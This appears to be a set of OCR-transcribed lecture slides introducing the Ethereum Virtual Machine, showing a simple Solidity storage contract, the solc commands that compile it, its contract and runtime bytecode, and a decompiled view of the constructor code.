
- Stack based: **Rather than relying on registers, any operation will be entirely contained within the stack**. Operands, operators, and function calls all get placed on the stack, and the EVM understands how act on that data and make the smart contract execute.

- Ethereum uses **Postfix Notation to implement its stack-based implementation**. What this means, in very simplified terms, is that the last operator to get pushed on the stack will act on the data pushed onto the stack before it.

- Example: if we want to perform 2 + 2, then **we could just as easily represent this as 2 2 +, which is Postfix**



How to Program a smart contract



```
pragma solidity ^0.4.0;

contract SimpleStorage {

uint storedData;

function set(uint x) public {
  storedData = x;
}

function get() constant public returns (uint retVal) {
  return storedData;
}

}
```

```
solc --bin SimpleStorage.sol

solc --bin-runtime SimpleStorage.sol
```


solc --bin SimpleStorage.sol → Contract bytecode

solc --bin-runtime SimpleStorage.sol → Runtime bytecode

Bytecode vs. Runtime Bytecode

- The **contract bytecode** is the bytecode of what will actually end up sitting on the blockchain **PLUS** the bytecode needed for the transaction of placing that bytecode on the blockchain, and initializing the smart contract (running the constructor).
- The **runtime bytecode**, on the other hand, is just the bytecode that ends up sitting on the blockchain. This does not include the bytecode needed to initialize the contract and place it on the blockchain.

Bytecode vs. Runtime Bytecode




Bytecode

```
"6080604052348015610010576000 80fd5b5060df8061001f6000396000f300608
0604052600436106049576000357c0100000000000000000000000000000000000
000000000000000000000900463ffffffff16806360fe47b114604e5780636d4ce
63c146078575b600080fd5b348015605957600080fd5b50607660048036038101 9
0808035906020019092919050505060a0565b005b348015608357600080fd5b506
08a60aa565b6040518082815260200191505060405180910390f35b80600081905
55050565b600080549050905600a165627a7a7230582080122bb351e6e2c021f1c
56c0c5933087e762ea6e7a3360b902b39cbed5a38f10029"
```

Runtime Bytecode

```
6080604052600436106049576000357c0100000000000000000000000000000000
0000000000000000000000000900463ffffffff16806360fe47b114604e5780636d
4ce63c146078575b600080fd5b348015605957600080fd5b506076600480360381
0190808035906020019092919050505060a0565b005b348015608357600080fd5b
50608a60aa565b6040518082815260200191505060405180910390f35b80600081
9055505050565b600080549050905600a165627a7a7230582080122bb351e6e2c021
f1c56c0c5933087e762ea6e7a3360b902b39cbed5a38f10029
```

- https://ethervm.io/decompile





Decompilation

This might be constructor bytecode - to get at the deployed contract, go back and remove

```
contract Contract {
    function main() {
        memory[0x40:0x60] = 0x80;
        var var0 = msg.value;

        if (var0) { revert(memory[0x00:0x00]); }

        memory[0x00:0xdf] = code[0x1f:0xfe];
        return memory[0x00:0xdf];
    }
}
```

